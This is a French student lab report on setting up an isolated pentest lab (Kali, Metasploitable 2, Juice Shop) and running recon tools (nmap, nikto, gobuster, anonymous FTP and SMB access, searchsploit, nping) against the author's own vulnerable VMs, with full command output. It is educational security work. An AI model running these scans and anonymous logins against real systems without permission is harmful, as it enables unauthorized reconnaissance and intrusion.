TP KALI

Dans ce TP, je mets en place un environnement laboratoire dédié au test d'outils présents dans la distribution Kali Linux. Kali Linux est une distribution Linux basée sur Debian utilisée par les professionnels de la sécurité, les testeurs d'intrusion et les hackers éthiques.

Sommaire :

1. Création du Laboratoire
2. Outils
3. Sources

1. Création du laboratoire

a) Machine virtuelle Kali

Je commence par télécharger l'ISO de Kali : https://www.kali.org/get-kali/

J'ai créé une VM Kali sur mon Esxi en suivant ce tutoriel :
https://youtu.be/K2SXAKkF3-I?si=JpG9wzLm78XNhIDt

Un moment, j'avais le choix entre GDM3, LightDM et SDDM concernant le Display Manager, c'est-à-dire le programme qui gère l'écran de connexion graphique et le lancement de l'environnement de bureau (GNOME, XFCE, KDE, etc.). J'ai choisi LightDM car c'est celui par défaut pour l'environnement XFCE de Kali (le plus courant et le plus léger).

Après réflexion je me suis dit que je préférais avoir tout mon environnement sur mon PC portable. J'active alors la virtualisation en me rendant dans le BIOS. Je me rends dans les menus System Configuration et Virtualization Technology et j'active l'option "Intel Virtualization Technology (VT-x)". J'enregistre les modifications en quittant le BIOS avec F10.

Je fais ensuite une petite vérification avec systeminfo que j'exécute dans PowerShell en mode administrateur. Dans le résultat je lis :

Le système est x64

Le processeur est un Intel64 Family 6 Model 78, compatible VT-x

La mémoire physique totale est d'environ 12 Go

Plusieurs adaptateurs réseau virtuels (VirtualBox et Hyper-V) sont déjà détectés

Cela confirme que la virtualisation matérielle fonctionne bien sur mon PC.

J'ai créé plusieures VM Kali sur Virtualbox mais ces dernières ont fini par ne plus fonctionner et je n'ai jamais trouvé la raison. Je décide donc de passer sur hyper-v.

J'active donc Hyper-V pour créer une nouvelle VM Kali, j'ouvre le Panneau de configuration en tapant "Panneau de configuration" dans la barre de recherche Windows. Je clique ensuite sur "Programmes" puis sur "Activer ou désactiver des fonctionnalités Windows". Dans la fenêtre qui s'ouvre, je coche les cases "Hyper-V" et "Plateforme d'hyperviseur Windows". Je valide en cliquant sur "OK" et j'attends que l'installation se termine. Pour finir je redémarre le système.

Sur le site de Kali j'avais vu des ISO pre build pour Hyper-V, je choisis d'utiliser cette méthode en lisant la documentation : [Import Pre-Made Kali Hyper-V VM | Kali Linux Documentation]() et en utilisant https://www.7-zip.org/

Je commence donc par télécharger l'image Kali Linux pré-construite pour Hyper-V depuis le site officiel de Kali. Une fois le téléchargement terminé, j'installe 7-Zip sur ma machine. J'ouvre ensuite 7-Zip et je navigue jusqu'au fichier téléchargé. Je fais un clic droit sur l'archive .7z et je sélectionne "Extraire ici". Après l'extraction, j'obtiens un dossier contenant les fichiers de la machine virtuelle Hyper-V, notamment un fichier .vhdx (le disque dur virtuel). J'ouvre maintenant le Gestionnaire Hyper-V en tapant "Hyper-V" dans le menu Démarrer de Windows. Dans le Gestionnaire Hyper-V, je clique sur "Action" puis "Importer une machine virtuelle".

Je clique sur "Suivant" et je parcours jusqu'au dossier où j'ai extrait les fichiers Kali. Je sélectionne le dossier contenant les fichiers de configuration et je clique sur "Suivant". Hyper-V détecte automatiquement la machine virtuelle. Je choisis l'option "Copier la machine virtuelle (créer un nouvel ID unique)". Je sélectionne ensuite l'emplacement où stocker les fichiers de la machine virtuelle et ses disques durs virtuels. Je clique sur "Suivant" puis "Terminer". Hyper-V importe maintenant la machine virtuelle Kali Linux. Une fois l'importation terminée, je vois ma nouvelle VM Kali apparaître dans la liste des machines virtuelles.

Avant de démarrer, je vérifie les paramètres de la VM en faisant un clic droit dessus et en sélectionnant "Paramètres". Je m'assure que la mémoire allouée est suffisante (je voulais 4 Go), que le nombre de processeurs est correct, et que la carte réseau est configurée sur le commutateur virtuel approprié. Je démarre ma VM, les identifiants par défaut sont généralement "kali" pour le nom d'utilisateur et "kali" pour le mot de passe.

Une fois connectée, je vérifie que ma connexion réseau fonctionne avec ping 8.8.8.8 et je passe aux mises à jours et à l'installation d'outils avec apt update, apt upgrade et sudo apt install kali-linux-default

```
Session  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# sudo apt install -y kali-tools-top10
kali-tools-top10 is already the newest version (2025.4.2).
kali-tools-top10 set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

┌──(root㉿kali)-[~]
└─# sudo apt install -y kali-linux-default
kali-linux-default is already the newest version (2025.4.2).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

┌──(root㉿kali)-[~]
└─#
```

Je décide ensuite de cloner ma VM afin d'avoir une sécurité en cas d'erreur. Pour se faire je suis ce tutoriel : Hyper V : apprenez à cloner une VM.

Avant de commencer le clonage de ma VM, je m'assure qu'elle est complètement arrêtée. Je clique droit dessus et je sélectionne "Exporter". Je choisis où je veux sauvegarder l'exportation. Je clique sur "Exporter" et j'attends que le processus se termine. Une fois l'exportation terminée, je constate qu'un nouveau dossier portant le nom de ma VM a été créé dans le répertoire d'exportation. Ce dossier contient le disque virtuel, la configuration et les snapshots éventuels. Maintenant que j'ai exporté ma VM, je peux créer mon clone. Dans le Gestionnaire Hyper-V, je clique sur "Importer un ordinateur virtuel" dans le panneau Actions à droite. Je parcours mes dossiers pour sélectionner le dossier d'exportation que j'ai créé précédemment. Je clique sur "Suivant". Hyper-V détecte automatiquement la machine virtuelle exportée. Je clique à nouveau sur "Suivant". Je choisis le type d'importation "Copier la machine virtuelle (créer un ID unique)". Cette option est essentielle car elle crée un clone indépendant avec son propre identifiant unique. Je clique sur "Suivant". Je clique sur "Terminer" et j'attends que l'importation se termine.

b) Machine virtuelle Metaspoitable

Je décide de créer une VM Metasploitable pour avoir une cible à exploiter pour tester des outils. C'est une machine virtuelle volontairement vulnérable créée par Rapid7 (les développeurs de Metasploit Framework). J'ai téléchargé metaspoitabe 2 [Metasploitable download | SourceForge.net](#) puis j'ai suivi ce tutoriel :
Votre HACK LAB maison AUJOURD'HUI et GRATUITEMENT !.

Pour résumé :

Léa Lambert

J’ouvre VirtualBox et je clique sur "Nouvelle"
Nom : "Metasploitable"
Type : Linux
Version : Ubuntu (64-bit) ou Other Linux (64-bit)
Mémoire : 512 Mo minimum
Disque dur : je sélectionne "Utiliser un fichier de disque dur virtuel existant" puis le fichier .vmdk extrait du fichier zip.
Je lance la VM et m’y connecte (username : msfadmin password : msfadmin), à noter que le clavier est en qwerty.
Je fais ensuite les mises à jour avec apt update et apt upgrade puis je luis coupe l’accès à Internet en supprimant sa gateway.

J'exécute sudo ip route del default || true puis un ping 8.8.8.8. J’obtiens ‘network unreachable’ ce qui signifie que ma VM est bien isolée d’Internet.

c) VM Debian 13 Juice Shop

OWASP Juice Shop est une application web volontairement vulnérable créée par l'OWASP (Open Web Application Security Project). C'est un projet éducatif conçu pour enseigner la sécurité des applications web.

Je choisis de créer une VM Debian 13 sur Hyper-V afin d’héberger OWASP Juice Shop dans un environnement isolé et réaliste. Je choisis Hyper-V car il est déjà activé sur mon PC, ce qui me permet d’utiliser une solution de virtualisation stable intégrée au système et ainsi re éviter des problèmes que j’ai pû rencontrer sur Virtualbox. De plus, j’utilise Debian 13 car elle est légère et parfaitement compatible avec Docker que je souhaite utiliser pour déployer Juice Shop.

Je suis ce tutoriel pour la création de ma vm : Debian 13 Trixie, instalado sobre Hyper-V.

Je décide d’activer le SSH sur cette VM pour pouvoir travailler dessus depuis ma Kali. Je l’installe et le démarre avec sudo apt install -y openssh-server puis sudo systemctl enable --now ssh. Je m’y connecte ensuite avec ssh root@IP_debian

J’utilise ensuite un script pour installer Juice Shop avec Docker :
nano docker_juice_shop.sh

```
#!/bin/bash
sudo apt update && sudo apt -y upgrade
sudo apt -y install apt-transport-https ca-certificates curl gnupg lsb-release
```

```
curl -fsSL https://download.docker.com/linux/debian/gpg | sudo gpg --dearmor -o
/usr/share/keyrings/docker-archive-keyring.gpg
echo "deb [arch=$(dpkg --print-architecture)
signed-by=/usr/share/keyrings/docker-archive-keyring.gpg]
https://download.docker.com/linux/debian $(lsb_release -cs) stable" | sudo tee
/etc/apt/sources.list.d/docker.list > /dev/null
sudo apt update
sudo apt -y install docker-ce docker-ce-cli containerd.io

sudo systemctl enable --now docker

sudo docker run -d --name juice-shop -p 3000:3000 --restart unless-stopped
bkimminich/juice-shop:latest

sudo docker ps

echo "Juice Shop accessible sur : http://<IP_DEBIAN>:3000"
echo "Pour voir les logs du conteneur : sudo docker logs -f juice-shop"
```

Je rends le script exécutable et l'exécute :

```
chmod +x docker_juice_shop.sh
sudo ./docker_juice_shop.sh
```


J’avais initialement utilisé un script Node.js mais je rencontrais trop d’erreurs car Node.js n’est pas conçu pour tourner en root et que Debian impose des permissions strictes. Passer par Docker est bien plus simple.

Etant donné que Juice Shop est volontairement vulnérable je fais vite les mises à jours avec `apt update && apt upgrade` et je l’isole d’internet avec `sudo ip route del default || true`

C’est ainsi que j’ai créé tout mon environnement de test pour les outils Kali Linux, bien isolé d’Internet mais qui communique bien entre les VM.

```
root@debian:~# ping 8.8.8.8
ping: connect: Le réseau n'est pas accessible
```

```
root@debian:~# ping 172.24.6.218
PING 172.24.6.218 (172.24.6.218) 56(84) bytes of data.
64 bytes from 172.24.6.218: icmp_seq=1 ttl=64 time=0.449 ms
64 bytes from 172.24.6.218: icmp_seq=2 ttl=64 time=1.68 ms
^C
--- 172.24.6.218 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1011ms
rtt min/avg/max/mdev = 0.449/1.065/1.682/0.616 ms
root@debian:~#
```



2. Outils

a) Nmap

Nmap (Network Mapper) à plusieures utilisations :

Découverte d'hôtes : identifier les machines actives sur un réseau

Scan de ports : déterminer quels ports sont ouverts sur une machine

Détection de services : identifier les services qui tournent sur les ports ouverts

Détection d'OS : deviner le système d'exploitation de la cible

Audit de sécurité : évaluer la surface d'attaque d'un réseau

On peut ajouter plusieurs arguments après la commande nmap :

-sS (SYN scan) : scan furtif par défaut

-sT (TCP connect scan) : établit une connexion TCP complète

-sU (UDP scan) : scanne les ports UDP, utile pour détecter des services comme DNS, DHCP ou SNMP

-sA (ACK scan) : utilisé pour déterminer les règles de firewall

-sV (Version détection) : identifie les versions exactes des services qui tournent sur les ports ouverts

-O (OS detection) : tente d'identifier le système d'exploitation de la cible en analysant les caractéristiques des paquets réseau

-oN fichier.txt (Normal output) : sauvegarde les résultats dans un fichier texte

-oX fichier.xml (XML output) : exporte les résultats au format XML

-p : spécifie les ports à scanner.

Exemples :

-p 80 : scan uniquement le port 80

-p 1-1000 : scan les ports 1 à 1000

-p- : scan tous les 65535 ports

-p 22,80,443 : scan des ports spécifiques

On peut aussi utiliser ndiff pour comparer plusieurs rapports de scan au format xml

Je teste ces commandes :

```
nmap -sC -sV -oN nmap_quick_10.12.255.128.txt 10.12.255.128
```

```
nmap -sC -sV -oN nmap_quick_10.12.255.122_2.txt 10.12.255.12
```

```
nmap -p- -sC -sV -oN nmap_allports_10.12.255.128.txt 10.12.255.128
```

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -oN nmap_quick_10.12.255.128.txt 10.12.255.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 10:16 EST
Nmap scan report for 10.12.255.128
Host is up (0.012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.12.255.127
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
```

```
root@kali: ~
Session  Actions  Edit  View  Help
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39295/udp   mountd
|   100005  1,2,3      60664/tcp   mountd
|   100021  1,3,4      35085/udp   nlockmgr
|   100021  1,3,4      60163/tcp   nlockmgr
|   100024  1          47160/tcp   status
|_  100024  1          52481/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, LongColumnFlag, SupportsCompression, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: jL-Wug(.Mx8MWPiAF|aP
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-11-10T15:17:21+00:00; -2s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
```

Dans les résultats du nmap, je vois que le port ftp est ouvert. On peut d'ailleurs le re vérifier en utilisant nmap -p 21 10.12.255.165 -sV qui permet de scanner uniquement le port 21 (ftp).

b) ftp

J'utilise la commande ftp ip ici avec l'IP de ma VM metasploitable qui accepte les connexions avec (anonymous / n'importe quel champ). Une fois connecté j'ai fais un ls. J'aurais également pu faire un get ou un put.

```
┌──(root㉿kali)-[~]
└─# ftp  10.12.255.128
Connected to 10.12.255.128.
220 (vsFTPd 2.3.4)
Name (10.12.255.128:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10241|).
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

c) nikto

Nikto permet de scanner un site web pour détecter des failles connues, des mauvaises configurations, des fichiers exposés, des versions vulnérables etc

J'ai utilisé nikto -h http://10.12.255.128 -output nikto_10.12.255.128.txt

Nikto = Lance l'outil Nikto

-h http://10.12.255.128 = h = host, indique la cible (site ou IP)

-output nikto_10.12.255.128.txt = Sauvegarde le résultat dans un fichier texte

```
┌──(root㉿kali)-[~]
└─# nikto -h http://10.12.255.128 -output nikto_10.12.255.128.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.12.255.128
+ Target Hostname:    10.12.255.128
+ Target Port:        80
+ Start Time:         2025-11-10 10:42:02 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found
: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-1
2184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-1
2184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-1
2184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-1
2184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. Se
e: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```

En analysant le résultat on voit par exemple Apache 2.2 vulnérable, et des failles PHP admin folders, Mutillidae, dvwa, phpMyAdmin

d) gobuster

gobuster sert à découvrir des dossiers ou fichiers cachés sur un serveur web en testant plein de chemins automatiquement (brute-force d'URL). Il sert à trouver les pages cachées du site , identifier des entrées vulnérables ect

J'ai fais gobuster dir -u http://10.12.255.128 -w /usr/share/worldlists/dirb/common.txt -o gobuster_10.12.255.128.txt

gobuster = L'outil lui-même

Dir = Le module "directory" de Gobuster
-u http://10.12.255.128 = URL ciblée
-w /usr/share/wordlists/dirb/common.txt = fichier de mots utilisé pour brute-forcer les répertoires
-o gobuster_10.12.255.128.txt = sauvegarde les résultats dans un fichier texte

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.12.255.128 -w /usr/share/wordlists/dirb/common.txt -o gobuster_10.12.255.128.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.12.255.128
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 295]
/.htaccess            (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 290]
/cgi-bin/             (Status: 403) [Size: 294]
/dav                  (Status: 301) [Size: 317] [--> http://10.12.255.128/dav/]
/index                (Status: 200) [Size: 891]
/index.php            (Status: 200) [Size: 891]
/phpMyAdmin           (Status: 301) [Size: 324] [--> http://10.12.255.128/phpMyAdmin/]
/phpinfo.php          (Status: 200) [Size: 48005]
/phpinfo              (Status: 200) [Size: 47993]
/server-status        (Status: 403) [Size: 299]
/test                 (Status: 301) [Size: 318] [--> http://10.12.255.128/test/]
/twiki                (Status: 301) [Size: 319] [--> http://10.12.255.128/twiki/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Explication des status :

200 = Page trouvée

301 = Redirection

401 Protégé par mot de passe

403 Interdit, existe mais non accessible

500 Erreur serveur

e) smbclient

Il permet de se connecter à un partage Samba/SMB (fichiers partagés sur le réseau)

J'ai utilisé smbclient -L //10.12.255.128 -N puis smbclient //10.12.255.128/tmp -N

La première commande permet de lister tous les partages SMB disponibles pour savoir où on peut se connecter avec la seconde commande, moi j'ai choisi tmp

smbclient = l'outil
//10.12.255.128 = l'IP de ma VM metaspoitable
/tmp = le nom du partage SMB exposé
-N = signifie se connecter sans mot de passe

Personnellement j'ai juste réalisé un ls pour tester mais on peut aller jusqu'à lire/écrire des fichiers à distance, déposer des fichiers ect

```
┌──(root㉿kali)-[~]
└─# smbclient -L //10.12.255.128 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
```

```
┌──(root㉿kali)-[~]
└─# smbclient //10.12.255.128/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \> ls
  .                                   D        0  Mon Nov 10 10:53:46 2025
  ..                                 DR        0  Sun May 20 15:36:12 2012
  4678.jsvc_up                        R        0  Mon Nov 10 10:10:28 2025
  .ICE-unix                          DH        0  Mon Nov 10 10:09:00 2025
  .X11-unix                          DH        0  Mon Nov 10 10:10:04 2025
  .X0-lock                           HR       11  Mon Nov 10 10:10:04 2025

                7282168 blocks of size 1024. 5428988 blocks available
smb: \> 
```

f) searchspoit

Cet outils permet de rechercher des exploits connus dans la base de données d'Exploit-DB

searchsploit vsftpd demande à Kali de lister toutes les vulnérabilités connues concernant le service vsftpd


```
┌──(root㉿kali)-[~]
└─# searchsploit vsftpd
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                                       | multiple/remote/49719.py
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Par exemple ici, on a vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py qui signifie :
Version vulnérable = 2.3.4
Vulnérabilité = un backdoor volontaire dans le code
Permet = une prise de contrôle à distance après un login contenant :)
Type = remote exploit
Fichier = exploit Python : 49757.py

f) nping

nping est utilisé pour envoyer des paquets customisés afin de tester la détection de ports, le comportement d'un firewall, la latence réseau, le filtrage par TTL, la réaction d'un service TCP etc

nping –tcp -p 22 –flags syn –ttl 2 10.12.255.122
--tcp = j'envoie un paquet TCP
-p 22 = je vise le port 22
--flags syn = je mets le flag SYN dans le paquet TCP (la première étape du handshake TCP)
--ttl 2) force le TTL à deux (le paquet ne pourra traverser qu'un nombre très limité de routeurs (2 sauts) avant d'être supprimé)
10.12.255.122 = IP VM metasploitable



```
┌──(root㉿kali)-[~]
└─# nping --tcp -p 22 --flags syn --ttl 2 10.12.255.122

Starting Nping 0.7.95 ( https://nmap.org/nping ) at 2025-11-17 07:13 EST
SENT (0.0247s) TCP 172.24.6.218:25707 > 10.12.255.122:22 S ttl=2 id=65358 ipl
en=40  seq=1990182959 win=1480
RCVD (0.0289s) TCP 10.12.255.122:22 > 172.24.6.218:25707 SA ttl=63 id=0 iplen
=44  seq=3983424001 win=5840 <mss 1460>
SENT (1.0253s) TCP 172.24.6.218:25707 > 10.12.255.122:22 S ttl=2 id=65358 ipl
en=40  seq=1990182959 win=1480
RCVD (1.0268s) TCP 10.12.255.122:22 > 172.24.6.218:25707 SA ttl=63 id=0 iplen
=44  seq=3999030715 win=5840 <mss 1460>
SENT (2.0271s) TCP 172.24.6.218:25707 > 10.12.255.122:22 S ttl=2 id=65358 ipl
en=40  seq=1990182959 win=1480
RCVD (2.0285s) TCP 10.12.255.122:22 > 172.24.6.218:25707 SA ttl=63 id=0 iplen
=44  seq=4014671827 win=5840 <mss 1460>
SENT (3.0289s) TCP 172.24.6.218:25707 > 10.12.255.122:22 S ttl=2 id=65358 ipl
en=40  seq=1990182959 win=1480
RCVD (3.0303s) TCP 10.12.255.122:22 > 172.24.6.218:25707 SA ttl=63 id=0 iplen
=44  seq=4030328151 win=5840 <mss 1460>
SENT (4.0306s) TCP 172.24.6.218:25707 > 10.12.255.122:22 S ttl=2 id=65358 ipl
en=40  seq=1990182959 win=1480
RCVD (4.0320s) TCP 10.12.255.122:22 > 172.24.6.218:25707 SA ttl=63 id=0 iplen
=44  seq=4045986623 win=5840 <mss 1460>

